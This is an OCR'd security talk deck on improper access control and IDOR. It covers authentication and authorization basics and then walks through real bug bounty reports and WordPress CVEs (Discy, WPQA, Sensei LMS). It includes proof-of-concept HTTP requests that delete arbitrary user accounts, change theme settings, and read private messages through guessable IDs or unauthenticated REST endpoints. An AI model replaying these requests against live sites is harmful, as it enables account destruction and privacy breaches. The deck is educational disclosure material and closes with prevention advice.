“In Depth overview of Improper Access Control”

With real world examples

WhoAmi?

- Security Engineer @ Vairav Technology
- Synack Red Teamer
- #2 on Bugv Leaderboard
- CEH, eJPT

What's Access Control?

- Process to determine "who does what to what", based on a policy defined by an organization.
- There are several types of access control systems, including role-based, rule-based, and discretionary.

Elements


- Subjects
- Objects
- Operation
- Policy

Subject

- System Users and group of users.
- Eg: Ram, Hari, HR, IT support,etc

Objects

- Files or Resources
- Eg: Database server, web server, financial records,etc.



Operation

- Process of Subjects accessing the objects.
- Eg: Accountant accessing financial records.

Policy

- Set of rules defined by organization.
- Eg: Accountant can access financial records but IT support can't.

Example

- Employees:
  - Ram: CEO
  - Hari: Accountant
  - Rahul: Developer

- Resources:
  - Financial Records
  - Web Server
  - Database

Authentication

- Process of verifying the identity of a user, device, or system.
- It is a crucial part of access control, as it helps to ensure that only authorized users are able to access a system or network.

```
// Prompt the user to enter their username and password
var username = prompt("Enter your username:");
var password = prompt("Enter your password:");

// Verify the authenticity of the user's credentials
if (verifyCredentials(username, password)) {
  // Grant access to the system
  grantAccess();
} else {
  // Deny access to the system
  throw new AccessDeniedException();
}
```

Authorization

- Process of determining whether a user, process, or system has permission to access a particular resource or perform a certain action.
- Key part of access control, as it determines which users or systems are allowed to access resources and perform certain actions


```
// Check if the current user has permission to access a particular
resource
if (currentUser.hasPermission("resource1")) {
  // Allow access to the resource
  accessResource("resource1");
} else {
  // Deny access to the resource
  throw new AccessDeniedException();
}
```


Authorization
Authentication
Corporate needs you to find the difference between this picture and this picture
*Developers
They're the same picture

Authentication vs Authorization

AUTHENTICATION	AUTHORIZATION
• Usually the first step of a security access control	• Usually comes after authentication
• Verifies the user's identity	• Grants or denies permissions to the user do something
• Common methods include: username, password, answer to a security question, code sent via SMS or email	• Permissions are granted and monitored by the organization
• Uses biometric data like fingerprint, face recognition, retinal scan	• Common methods include: role-based access control and attribute-based access control
• It's visible by the user	• It's not visible by the user
• It's changeable by the user	• Cannot be changed by the user

Real World Scenarios:


Top weaknesses by payment sum
cess Control - Generic
Information Disclosure
Improper Access Control - Generic
2022
10500.0


IMPROPER ACCESS CONTROL
IMPROPER ACCESS CONTROL - EVERYWHERE
imgflip.com

Common Occurrence:

- Bypassing access control checks by modifying the URL (parameter tampering or force browsing)
- Permitting viewing or editing someone else's account, by providing its unique identifier (insecure direct object references)
- Accessing API with missing access controls for POST, PUT and DELETE.
- Elevation of privilege. Acting as a user without being logged in or acting as an admin when logged in as a user.

1 #153[redacted] **Improper access control leads to account deletion of any user in [redacted]` via issue DELETE request on `/api/Customer/<customerID>`**

ADD HACKER SUMMARY

ghimire_veshraj submitted a report to [redacted] Apr 7th (9 months ago)

Hi there,
Hope you are doing well,.
I came over a endpoint on restAPI where one can delete any user's password without his/her interaction.
For that you just need customerID.
How to get customerID ?
There is a endpoint /api/Customer which is disclosing every user's customerID, we can get it from there.
HTTP request:

Code 849 Bytes Wrap lines Copy Download

```
1  GET /api/Customer?Filters=&Sorts=-createDate&Page=1&PageSize=50 HTTP/2
[redacted]
15 Te: trailers
```

Now you can send following DELETE request to delete his/her account. Just pass the customerID to this request:

Code 818 Bytes Wrap lines Copy Download

```
1  DELETE /api/Customer/<customerID> HTTP/2
[redacted]
```

I wish @pikacho would traige this review this report because i deleted his test account given on #[redacted] for the POC :)

Impact

CAN DELETE ANY USER'S ACCOUNT WITHOUT HIS/HER INTERACTION!!

Reported April 7, 2022 11:00pm +0545

ghimire_veshraj

Participants [redacted]

State	Resolved (Closed)
Reported to	[redacted]
Severity	Critical (9.8)
Asset: Dom...	[redacted]
Weakness	Improper Access Control - Generic
Bounty	$2,000
Time spent	*None*
Visibility	Private
CVE ID	*None*
Account de...	*None*

Accessing API with missing access controls for DELETE method

HUNT Scanner

1 × 2 × 3 × +

Send Cancel < > HTTP/2

Request

Pretty Raw Hex

```
1 POST /[illegible]get_client_profile HTTP/2
2
3
4
5
6
7
8
9 Sec-Fetch-Site: cross-site
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Accept-Encoding: gzip, deflate
13 Accept-Language: en-US,en;q=0.9
14
15 user=28010
```

Search... 0 matches

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Date: Mon, 14 Nov 2022 08:06:41 GMT
3 Content-Type: application/json; charset=utf-8
4 Server: Apache
5 X-Powered-By: PHP/7.2.34
6 Access-Control-Allow-Origin: *
7 Access-Control-Allow-Methods: GET, POST, OPTIONS, PATCH, PUT, DELETE
8 Cache-Control: no-cache
9 Access-Control-Allow-Headers: Authorization
10
11 {
  "response":"success",
    "name":
    "firstn
    "middle
    "lastna
    "billin
    "billin
    "contac
    "email"
    "gender
    "image":
    "https:\/
    "permane
    "temporary_address":"",
    "dob":"",
    "institution":"",
    "status":"Active",
    "profileCompleted":"No",
    "panvatno":null,
    "org_billing_name":"",
    "org_billing_pan":"",
    "org_billing_email":"",
    "org_id":"",
    "client_position":""
  },
  "org":[
  ]
}
```

Search... 0 matches

Inspector

Request Attributes	2
Request Query Parameters	1
Request Body Parameters	1
Request Cookies	0
Request Headers	15
Response Headers	8


Done 889 bytes | 55 millis

Permitting viewing someone else's account, by providing its unique identifier (insecure direct object references)

CVE-2022-1323
CVE-2022-1425

SOCIAL MEDIA THEME WITH NO AUTHORIZATION, CHECKED AT ALL!!

(ONLY CHECKING AUTHENTICATION)



CVE-2022-1323

Themes Vulnerabilities

Discy < 5.0 - Subscriber+ Broken Access Control to change settings

Description

The theme lacks authorization checks then processing ajax requests to the discy_update_options action, allowing any logged in users (with privileges as low as Subscriber,) to change the theme options by sending a crafted POST request.

Proof of Concept

```
POST /wp-admin/admin-ajax.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Connection: close
Cookie: [subscriber+]

action=discy_update_options&data=<changed settings>
```

Affects Themes

discy	Fixed in version 5.0 ✓

CVE-2022-1425

WordPress Plugin Vulnerabilities

WPQA < 5.2 - Subscriber+ Private Message Disclosure via IDOR

Description

The plugin, used as a companion plugin for the Discy and Himer themes, does not validate that the message_id of the wpqa_message_view ajax action belongs to the requesting user, leading to any user being able to read messages for any other users via a Insecure Direct Object Reference (IDOR) vulnerability.

Proof of Concept

```
POST /wp-admin/admin-ajax.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Connection: close
Cookie: <valid cookie of any user>

action=wpqa_message_view&message_id=<numeric_id_can_be_bruteforced>
```

Affects Plugins

wpqa	Fixed in version 5.2 ✓

CVE-2022-2034
CVE-2022-1598

Not even checking authentication

CVE-2022-2034

41 #1590237 **Unauthenticated Private Messages DIsclosure via wordpress Rest API**

Share:

TIMELINE · EXPORT


ghimire_veshraj submitted a report to **Automattic.** Jun 3rd (7 months ago)

Vulnearble Plugin: Senei LMS

Hi there,
Hope you are doing well,
So, i noticed that their is an option to contact teacher on Sensei LMS which is meant to private.
By default, other user can't see the question I asked to the teacher.
But using the `/wp-json/wp/v2/sensei-messages/<numericID>` where numeric ID can be bruteforced.
Those private questions asked to teacher is still visible to any Unauthenticated User.

Image F1754958: Screen_Shot_2022-06-03_at_10.08.45_AM.png 999.74 KiB

Zoom in Zoom out Copy Download



Steps to reproduce:
Create any course then as a student, ask question on that course.
Now, the message is visible through `/wp-json/wp/v2/sensei-messages/<numericID>`
Sensei LMS lacks authentication in a REST API endpoint, allowing unauthenticated users to discover private questions sent between teacher and student on the site.

Impact

Disclosure of Private Questions to Unauthenticated User.

1 attachment:
F1754958: Screen_Shot_2022-06-03_at_10.08.45_AM.png

Reported June 3, 2022 10:13am +0545

ghimire_veshraj

Participants

State	Resolved (Closed)
Reported to	Automattic
Disclosed	August 4, 2022 4:30pm +0545
Severity	Medium (4 ~ 6.9)
Asset: Other	WordPress Plugins & Themes
Weakness	Information Disclosure
Bounty	$350
Time spent	*None*
Visibility	Disclosed (Full)
CVE ID	*None*
Account de...	*None*

CVE-2022-1598

WordPress Plugin Vulnerabilities

WPQA < 5.5 - Unauthenticated Private Message Disclosure

Description

The plugin which is a companion to the Discy and Himer themes, lacks authentication in a REST API endpoint, allowing unauthenticated users to discover private questions sent between users on the site.

Proof of Concept

```
Visit /wp-json/wp/v2/asked-question

or /wp-json/wp/v2/asked-question/<iD> (where ID is numeric and can be bruteforced!)
```

Affects Plugins

wpqa	Fixed in version 5.5 ✓

Preventions:

- With the exception of public resources, deny by default.
- Don’t rely on Authentication, but do check Authorization too.
- Use of Indirect References.
- Log access control failures, alert admins when appropriate (e.g., repeated failures).
- Don’t Just hide the feature from UI, validate the requests too.
- Rate limit API and controller access to minimize the harm from automated attack tooling.

Any Questions?

veshraj77

GhimireVeshraj

ghimire_veshraj